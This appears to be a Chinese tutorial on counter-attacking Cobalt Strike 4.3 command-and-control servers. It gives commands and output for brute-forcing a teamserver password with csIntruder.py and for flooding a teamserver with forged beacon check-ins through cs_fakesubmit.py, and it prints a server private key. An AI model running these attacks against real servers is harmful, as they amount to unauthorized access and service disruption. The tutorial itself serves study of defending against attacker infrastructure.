

本教程以cobaltstrike4.3为例

一、C2反制

1. cobaltstrike简介

Cobalt Strike（简称为CS）是一款团队作战渗透测试神器，是一种可以用来进行横向移动、数据窃取、鱼叉式钓鱼的后渗透工具，分为客户端和服务端，一个客户端可以连接多个服务端，一个服务端也可以对应多个客户端连接。

cobaltstrike运行需要java运行环境

(1) 服务端

服务端是sh脚本，需要在Linux操作系统上执行


```
chmod +x teamserver
./teamserver [server_ipaddress] [password]
```


```
root@vultr:~/tools/cobaltstrike4.3# java --version
openjdk 17.0.8 2023-07-18
OpenJDK Runtime Environment (build 17.0.8+7-Debian-1deb12u1)
OpenJDK 64-Bit Server VM (build 17.0.8+7-Debian-1deb12u1, mixed mode, sharing)
root@vultr:~/tools/cobaltstrike4.3# chmod +x ./teamserver
root@vultr:~/tools/cobaltstrike4.3# ./teamserver 158.247.240.30 123123666
[*] Will use existing X509 certificate and keystore (for SSL)
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: fbfc61ffc8af2012980b11822e0458c6c5c72ebf45b3c95accfb36b8fc6cc9a6
[+] Listener: demo started!
```

(2) 客户端

客户端可以在Linux 也可以在 Windows 上进行运行

双击 start.bat





(3) 基础使用

2. 爆破c2密码

cobaltstrike在启动teamserver服务端时需要指定密码，客户端只需验证密码即可登录并操控teamserver，很多安全工作者在使用cobaltstrike学习与渗透过程中经常会进行如下两种行为：

- 使用默认的端口 50050
- 使用弱密码

爆破过程：


csIntruder.py

```
pip3 install netstruct -i https://pypi.tuna.tsinghua.edu.cn/simple
pip3 install pefile -i https://pypi.tuna.tsinghua.edu.cn/simple
```

Parameter	Note	Required
-o	CS服务端地址	True
-p	CS服务端端口(default:50050)	False
-r	密码字典文件路径	True
-t	(default:默认30)	False

```
python3 csIntruder.py -o 158.247.240.30 -p 50050 -r password.txt
```

既然是演示，密码字典password.txt必须包含正确密码



成功爆破出c2密码为 123123666

```
(root@kali)~[/home/kali/csIntruder]
# python3 csIntruder.py -o 158.247.240.30 -p 50050 -r password.txt
/home/kali/csIntruder/csIntruder.py:41: DeprecationWarning: ssl.SSLContext() without protocol argument is deprecated.
  self.ctx = ssl.SSLContext()
/home/kali/csIntruder/csIntruder.py:41: DeprecationWarning: ssl.PROTOCOL_TLS is deprecated
  self.ctx = ssl.SSLContext()
[o] 爆破成功，目标[158.247.240.30:50050]CS密码：123123666terable
[!] 请按ctrl+c关闭
```


4. fake beacon

fake beacon 俗称cs假上线，通过模拟cobaltstrike上线流量，伪造大量beacon，影响cobaltstrike客户端与teamserver的正常运行。

与 DDos的区别：

- DDos是采用多线程模式的真上线，需要一个完全隔离的机器运行，DDos时同时也会占用自己的内存。
- Fake Beacon是模拟的假上线，不会运行后门，不会对自己的机器造成影响，但解密流量需要teamserver服务端的Public Key

cs_fakesubmit.py、DumpKeys.java

1. 在teamserver所在目录执行如下脚本，获取Public Key

```
java -cp cobaltstrike.jar DumpKeys.java
Private Key: MIICdgIBADANBgkqhkiG9w0BAQEFAASCAMAwggJcAgEAAoGBAICP1b56/V/qpA4N525F4IvAmC4cqQX04f4FEYM8j9mNVot21F6cU+ctoJU007g97gJeYh+ttRJv6PgtFt04z90QXz1ID1HttOp2ofgQ5L3xsumg6wGE9lyuA/DCoxYLCgyxQbc9JlkhJoccuuihn024rQhd1EZqJhHhcOQ6GMgLAGMBAAECgYAqnAFyrV624JTZF6ChusUubHnDproac7QRNerU/UiMCT0ouoouhU+FqmiznoNraBMvc8q/xxnhb3fecUtEhtdVaPZeFe00s09z4Pwm6vNeHC5cg0WQQFbnV4VbTZBU3qkSfYYdu8hHA/qeV1EEesLrSjwLpQ6S26Ue0r/mOL7N8QJBAJAUs9ohWg7Rw4boe+wHZP7w10ZZkujC0xmN9c4rYnvkSP9rr7aa6mgHc+yD0FPuJZ6h+6qiI9lDbiKPTwVtTkCQQDkbRamwNVW+Ki0kLIUpNt1RNMLHHCUXKZwPBonKamNlgw11IeRaTtlt4hgJ+G/3lHAV9kJNkWgv7zkc8CqfEtjAkAt16hx2vLAjFVd81Kagq/Lvey/bfikPnjURKrU8lDfgn8HZcf+ncO/Xb+wnTAHxFoL4xYj6FVYU9plwPZCy9VhAkeEAq/OKl6CveFda/oHl7DBlm5NhtpAAF07fY6F6tnxgTfrleigwnT+wHNPZ7zhWcg6zT6lRje0y6l0rnnWcVT0XrQJAajQLA/H5sekvkvCQRlUGGOATEer7ENVIctSAPQe1MLNVnom03CE07POH6JFp/PHP/o33iuF7EFB8vaoTM2KWLQ==
```

```
Public Key: MIGfMA0GCSqGSIsb3DQEBAQUAA4GNADCBiQKBgQCAj9W+ev1f6qQ0DeduReCLWJguHKKfZuH+BRGDPI/ZjVaE9tRenFPnLaCVDt04Pe4CXmIfrbUSb+j4LRbTuM/dEF85SA9R7bTqdqH4EOS98bLpo0sBhPZcrgPwwqMwCwhssUG3PSZZByaHHLrooZ9NuK0IXdRGaiYR4XDkOhjICwIDAQAB
```

```
root@vultr:~/tools/cobaltstrike4.3# java -cp cobaltstrike.jar DumpKeys.java
Private Key: MIICdgIBADANBgkqhkiG9w0BAQEFAASCAMAwggJcAgEAAoGBAICP1b56/V/qpA4N525F4IvAmC4cqQX04f4FEYM8j9mNVot21F6cU+ctoJU007g97gJeYh+ttRJv6PgtFt04z90QXz1ID1HttOp2ofgQ5L3xsumg6wGE9lyuA/DCoxYLCgyxQbc9JlkhJoccuuihn024rQhd1EZqJhHhcOQ6GMgLAGMBAAECgYAqnAFyrV624JTZF6ChusUubHnDproac7QRNerU/UiMCT0ouoouhU+FqmiznoNraBMvc8q/xxnhb3fecUtEhtdVaPZeFe00s09z4Pwm6vNeHC5cg0WQQFbnV4VbTZBU3qkSfYYdu8hHA/qeV1EEesLrSjwLpQ6S26Ue0r/mOL7N8QJBAJAUs9ohWg7Rw4boe+wHZP7w10ZZkujC0xmN9c4rYnvkSP9rr7aa6mgHc+yD0FPuJZ6h+6qiI9lDbiKPTwVtTkCQQDkbRamwNVW+Ki0kLIUpNt1RNMLHHCUXKZwPBonKamNlgw11IeRaTtlt4hgJ+G/3lHAV9kJNkWgv7zkc8CqfEtjAkAt16hx2vLAjFVd81Kagq/Lvey/bfikPnjURKrU8lDfgn8HZcf+ncO/Xb+wnTAHxFoL4xYj6FVYU9plwPZCy9VhAkeEAq/OKl6CveFda/oHl7DBlm5NhtpAAF07fY6F6tnxgTfrleigwnT+wHNPZ7zhWcg6zT6lRje0y6l0rnnWcVT0XrQJAajQLA/H5sekvkvCQRlUGGOATEer7ENVIctSAPQe1MLNVnom03CE07POH6JFp/PHP/o33iuF7EFB8vaoTM2KWLQ==

Public Key: MIGfMA0GCSqGSIsb3DQEBAQUAA4GNADCBiQKBgQCAj9W+ev1f6qQ0DeduReCLWJguHKKfZuH+BRGDPI/ZjVaE9tRenFPnLaCVDt04Pe4CXmIfrbUSb+j4LRbTuM/dEF85SA9R7bTqdqH4EOS98bLpo0sBhPZcrgPwwqMwCwhssUG3PSZZByaHHLrooZ9NuK0IXdRGaiYR4XDkOhjICwIDAQAB
```

上面这种情况在实战中是几乎很难做到的

实战中需要通过parse_beacon_config.py获取公钥Public Key

```
(root@kali)-[/home/kali/CobaltStrikeParser]
# python parse_beacon_config.py --json /home/kali/Downloads/IPYK
{"BeaconType":"HTTP","Port":"8024","SleepTime":"60000","MaxGetSize":"1048576","Jitter":"0","MaxDNS":"","PublicKey":"","MIGfMA0GCSqGSIsb3DQEBAQUAA4GNADCBiQKBgQCAj9W+ev1f6qQ0DeduReCLWJguHKKfZuH+BRGDPI/ZjVaE9tRenFPnLaCVDt04Pe4CXmIfrbUSb+j4LRbTuM/dEF85SA9R7bTqdqH4EOS98bLpo0sBhPZcrgPwwqMwCwhssUG3PSZZByaHHLrooZ9NuK0IXdRGaiYR4XDkOhjICwIDAQABAAA
```


C2 Server URL 怎样获取

http						
No.	Time	Source	Destination	Protocol	Length	Info
4	0.001812	192.168.80.128	158.247.240.30	HTTP	241	GET /IPYk HTTP/1.1
281	0.802243	158.247.240.30	192.168.80.128	HTTP	661	HTTP/1.1 200 OK
283	0.812974	192.168.80.128	158.247.240.30	HTTP	437	GET /push HTTP/1.1
294	2.796596	192.168.80.128	158.247.240.30	HTTP	437	GET /push HTTP/1.1
296	3.219696	158.247.240.30	192.168.80.128	HTTP	169	HTTP/1.1 200 OK
307	63.229016	192.168.80.128	158.247.240.30	HTTP	437	GET /push HTTP/1.1
309	63.571842	158.247.240.30	192.168.80.128	HTTP	218	HTTP/1.1 200 OK
320	66.583530	192.168.80.128	158.247.240.30	HTTP	437	GET /push HTTP/1.1
322	66.933500	158.247.240.30	192.168.80.128	HTTP	169	HTTP/1.1 200 OK

```
(root@kali)-[/home/kali/CS_fakesubmit]
# python3 cs_fakesubmit.py

CS Fake Submit()
+ @公众号 : F12sec
+ @Author : LiAoRJ
+ 使用格式: python3 cs_fakesubmit.py
+ 将PublicKey放入Public.txt      >>> MIGfXXXXXXXXXXXXXXXXXX=
+ 输入C2 Server URL              >>> 如 http://192.168.1.1:8081/dot.gif
请输入目标C2 Server URL:http://158.247.240.30:8024/push
请输入要发送的次数: 20
OK!
```

4. cs假上线完成

Cobalt Strike 视图 攻击 报告 帮助

external

internal ^

listener

user

computer

note

process

pid

arch

last

218.255....	192.168....	demo	wang	Admin		houmen....	64267	x86	1m
218.255....	192.168....	demo		PC-1				x86	1m
218.255....	192.168....	demo	test	SQL				x86	1m
218.255....	192.168....	demo	test	admin				x86	1m
218.255....	192.168....	demo	test	User1		houmen....	51869	x86	1m
218.255....	192.168....	demo	system	hello		artifact.exe	59559	x86	1m
218.255....	192.168....	demo	www	Admin		shell.exe	49928	x86	1m
218.255....	192.168....	demo	wang	www		yuankon...	40656	x86	1m
218.255....	192.168....	demo	PC-1	System				x86	1m
218.255....	192.168....	demo	wang	User1		rundll32....	11963	x86	1m

日志X

web日志X

监听器X

10/23 11:07:55 *** new ssh session wang@192.168.9.2 (www-data)

10/23 11:07:55 *** new ssh session PC-1@192.168.6.0 (www)

10/23 11:07:55 *** new ssh session test@192.168.4.0 (admin)

10/23 11:07:56 *** initial beacon from wang@192.168.0.8 (Admin)

10/23 11:07:56 *** initial beacon from www@192.168.4.5 (Admin)

10/23 11:07:56 *** initial beacon from PC-2@192.168.8.0 (Guset)

10/23 11:07:57 *** new ssh session www@192.168.6.15 (Admin)

10/23 11:07:57 *** new ssh session chen@192.168.6.4 (admin)

10/23 11:07:57 *** new ssh session www@192.168.5.10 (Admin)

[10/23 11:09] neo

event>

[lag: 00]